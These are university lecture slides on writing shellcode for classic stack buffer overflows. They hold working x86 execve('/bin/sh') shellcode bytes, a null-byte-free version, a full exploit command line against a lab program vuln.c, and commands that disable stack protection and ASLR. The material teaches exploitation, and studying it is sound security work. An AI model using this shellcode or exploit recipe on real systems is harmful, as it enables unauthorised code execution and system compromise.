

Shellcode Writing

Secure Programming
Lecture 8

Announcement

- Homework 2 is out

Deadline: Sun 16 February at midnight (UTC)

- Instructions: <http://www.cs.bham.ac.uk/~covam/teaching/2013/secprog/hw2.html>
- Read: J. Mason et al., [English Shellcode](#), ACM CCS 2009

Where are we?

- We started looking at memory corruption vulnerability
- In particular, we looked at classic, stack-based buffer overflows
- Today, we focus on shellcode, or how do we actually take advantage of the vulnerability?

Buffer overflow

As part of the exploit, we want to jump to executable content (called *shellcode*)

- usually, a shell should be started
 - for remote exploits - input/output redirection via socket
- use *system call* (`execve`) to spawn shell

Shellcode can do practically anything:

- create a new user
- change a user password
- modify the `authorized_keys` file
- bind a shell to a port (remote shell)
- open a connection to the attacker machine

Basic shellcode

```
int main(int argc,
        char **argv)
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0],
           &name[0],
           &name[1]);

    exit(0);
}
```

```
int
execve(char *filename,
       char *argv[],
       char *envp[])
```

- **filename** is name of program to be executed
"/bin/sh"
- **argv** is address of null-terminated argument array
{ "/bin/sh", NULL }
- **envp** is address of null-terminated environment array
{ NULL }

\$ man execve

execve

Spawning a shell in assembly:

1. move system call number (0x0b) into %eax
2. move address of string /bin/sh into %ebx
3. move address of the address of /bin/sh into %ecx
(using lea)
4. move address of null word into %edx
5. execute the software interrupt 0x80 instruction

Why do we bother calling exit(0) after the execve() call?

execve

```
int execve(char *filename, char *argv[], char *envp[])
```

```
(gdb) disas execve
```

```
....
```

```
mov     0x8(%ebp),%ebx
```

```
mov     0xc(%ebp),%ecx
```

```
mov     0x10(%ebp),%edx
```

```
mov     $0xb,%eax
```

```
int     $0x80
```

```
....
```

copy **filename* to ebx

copy **argv[]* to ecx

copy **envp[]* to edx

put the system call
number in eax (execve
= 0xb)

invoke the syscall

Basic shellcode

```
int execve(char *filename, char *argv[], char *envp[])
```

```
(gdb) disas execve
```

```
....
```

```
mov    0x8(%ebp),%ebx
```

```
mov    0xc(%ebp),%ecx
```

```
mov    0x10(%ebp),%edx
```

```
mov    $0xb,%eax
```

```
int    $0x80
```

```
....
```

copy **filename* to ebx

copy **argv[]* to ecx

copy **envp[]* to edx



put the system call
number in eax (execve
= 0xb)

invoke the syscall

Basic shellcode

- `filename` parameter
 - we need the null terminated string `/bin/sh` somewhere in memory
- `argv` parameter
 - we need the address of the string `/bin/sh` somewhere in memory,
 - followed by a NULL word
- `envp` parameter
 - we need a NULL word somewhere in memory
 - we will reuse the null pointer at the end of `argv`


Parameters layout



Problem: getting addresses

- Problem - position of code in memory is unknown
 - how to determine *address of string*
- We can make use of instructions using relative addressing
- `call` instruction saves IP on the stack and jumps
- Idea
 - `jmp` instruction at beginning of shell code to `call` instruction
 - `call` instruction right before `/bin/sh` string
 - `call` jumps back to first instruction after jump
 - now address of `/bin/sh` is on the stack

Problem: getting addresses



The Shellcode (almost ready)

jmp	0x2a	# 2 bytes	setup
popl	%esi	# 1 byte	
movl	%esi,0x8(%esi)	# 3 bytes	
movb	\$0x0,0x7(%esi)	# 4 bytes	
movl	\$0x0,0xc(%esi)	# 7 bytes	
movl	\$0xb,%eax	# 5 bytes	execve()
movl	%esi,%ebx	# 2 bytes	
leal	0x8(%esi),%ecx	# 3 bytes	
leal	0xc(%esi),%edx	# 3 bytes	
int	\$0x80	# 2 bytes	
movl	\$0x1, %eax	# 5 bytes	exit()
movl	\$0x0, %ebx	# 5 bytes	
int	\$0x80	# 2 bytes	
call	-0x2e	# 5 bytes	setup
.string	"/bin/sh"	# 8 bytes	

From mnemonics to code

1. Assemble the code
 - `$ as shellcode.asm`
2. And inspect the resulting byte stream
 - `$ gdb a.out`
 - `$ objdump -d a.out`

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00  
\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80  
\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff  
\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

Testing the shellcode

```
char sc[] = "...";

int main(int argc,
          char **argv)
{
    int (*func)();
    func = (int (*)(void)) sc;
    make_executable(sc);
    func();

    return 0;
}
```

```
void make_executable(void *p) {
    int pagesize;
    void *page;

    pagesize =
    sysconf(_SC_PAGE_SIZE);

    page = p - ((long)p % pagesize);

    mprotect(page, pagesize,
              PROT_READ |
              PROT_WRITE |
              PROT_EXEC);
}
```

Problem: null bytes

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff
\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

- Shell code is usually copied into a string buffer
- Problem
 - any null byte would stop copying (string terminator)
 - à null bytes must be eliminated

➤ Substitution

```
mov 0x0, reg    → xor reg, reg
mov 0x1, reg    → xor reg, reg;
inc reg
```


Problem: null bytes

0:	eb 2a	jmp	2c
2:	5e	pop	%esi
3:	89 76 08	mov	%esi,0x8(%esi)
6:	c6 46 07 00	movb	\$0x0,0x7(%esi)
a:	c7 46 0c 00 00 00 00	movl	\$0x0,0xc(%esi)
11:	b8 0b 00 00 00	mov	\$0xb,%eax
16:	89 f3	mov	%esi,%ebx
18:	8d 4e 08	lea	0x8(%esi),%ecx
1b:	8d 56 0c	lea	0xc(%esi),%edx
1e:	cd 80	int	\$0x80
20:	b8 01 00 00 00	mov	\$0x1,%eax
25:	bb 00 00 00 00	mov	\$0x0,%ebx
2a:	cd 80	int	\$0x80
2c:	e8 d1 ff ff ff	call	2
31:	...		

Problem: null bytes

0:	31 db	xor	%ebx,%ebx
2:	31 c0	xor	%eax,%eax
4:	eb 1a	jmp	20
6:	5e	pop	%esi
7:	89 76 08	mov	%esi,0x8(%esi)
a:	88 5e 07	mov	%bl,0x7(%esi)
d:	89 5e 0c	mov	%ebx,0xc(%esi)
10:	b0 0b	mov	\$0xb,%al
12:	89 f3	mov	%esi,%ebx
14:	8d 4e 08	lea	0x8(%esi),%ecx
17:	8d 56 0c	lea	0xc(%esi),%edx
1a:	cd 80	int	\$0x80
1c:	b0 01	mov	\$0x1,%al
1e:	cd 80	int	\$0x80
20:	e8 e1 ff ff ff	call	6

Ready-to-use shellcode

```
\x31\xdb\x31\xc0\xeb\x1a\x5e\x89  
\x76\x08\x88\x5e\x07\x89\x5e\x0c  
\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d  
\x56\x0c\xcd\x80\xb0\x01\xcd\x80  
\xe8\xe1\xff\xff\xff\x2f\x62\x69  
\x6e\x2f\x73\x68
```

Putting it all together

Attacking vuln.c

- From gdb or by modifying the source code, we learn that buffer is around 0xbffff11c
- Need to overwrite 108 bytes reserved for the buffer (from the disassembled code)
- Shellcode is 44-byte long

```
$ ./vuln `python -c 'print "\x90" * 64 + \
"\x31\xdb\x31\xc0\xeb\x1a\x5e
\x89\x76\x08\x88\x5e\x07\x89\x5e\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd
\x80\xb0\x01\xcd\x80\xe8\xe1\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68" + \
"\x2c\xf1\xff\xbf" * 2'`
```

To reproduce

- Disable protection mechanisms

```
$ gcc \
    -fno-stack-protector \
    -z execstack \
    vuln.c -o vuln
```

```
$ echo 0 | sudo tee /proc/sys/kernel/
randomize_va_space
```

Sysenter/Syscall vs. software interrupt

- If you try `disass execve` on a recent Linux system, you would get a different sequence of instructions:
what's going on?
- System call invocation mechanism shown here is based on software interrupt (`int 0x80` instruction)
 - Found to be inefficient on Pentium IV processors
- Linux 2.5 introduced new mechanism that allows using `SYSENTER/SYSEXIT` or `SYSCALL/SYSRET` instructions
 - Different sequence of instructions

getpid on recent Linux

How are syscall invocations implemented on recent Linux?
Depends on the processor...

```
push    %ebp
mov     %esp,%ebp
and     $0xfffffffff0,%esp
sub     $0x10,%esp
mov     $0x14,%eax
call    *%gs:0x10
```

```
(gdb) si
0x00132414 in
__kernel_vsyscall ()
(gdb) disass
Dump of assembler code for
function __kernel_vsyscall:
int     $0x80
ret
```

Syscall entry/exit implementation

- Where is `__kernel_vsycall` coming from?
- Kernel sets up syscall entry/exit points by creating a special page in memory of each process
- This page is called virtual dynamic shared object (vdso)
- Before address space randomization, it used to be mapped at fixed address (next-to-last addressable page)
 - Now retrieved via `gs` register

vdso

- Where is the vdso page mapped to?

```
$ cat /proc/17107/maps
```

```
...  
00d24000-00d25000 r--p 00035000 08:01 131457    /lib/i386-linux-gnu/  
libreadline.so.6.2  
00d25000-00d28000 rw-p 00036000 08:01 131457    /lib/i386-linux-gnu/  
libreadline.so.6.2  
00eae000-00eaf000 r-xp 00000000 00:00 0        [vdso]  
00f1f000-00f6e000 r-xp 00000000 08:01 131109    /lib/i386-linux-gnu/  
libssl.so.1.0.0  
00f6e000-00f6f000 ---p 0004f000 08:01 131109    /lib/i386-linux-gnu/  
libssl.so.1.0.0  
...  
b7791000-b7792000 r--p 002c5000 08:01 656393    /usr/lib/locale/locale-  
archive  
bff31000-bff52000 rw-p 00000000 00:00 0        [stack]
```

vdso

```
$ dd if=/proc/17107/mem \  
  of=/tmp/vdso.bin \  
  bs=4096 \  
  skip=3758
```

```
$ objdump -d /tmp/vdso.bin  
ffffe414 <__kernel_vsyscall>:
```

ffffe414:	cd 80	int	\$0x80
ffffe416:	c3	ret	

Problem: small buffers

- Buffer can be too small to hold exploit code
- Store exploit code in environmental variable
 - environment stored on stack
 - return address has to be redirected to environment variable
- Advantage
 - exploit code can be arbitrary long
- Disadvantage
 - access to environment needed

Take away points

- There's nothing magic in shellcode writing, but we need to understand
 - system call invocation
 - memory protection mechanisms
 - and some assembly
- Exploitation may require quite a bit of patience and trial and error...
 - Keep that in mind for assignment #2!

Next time

- More shellcode writing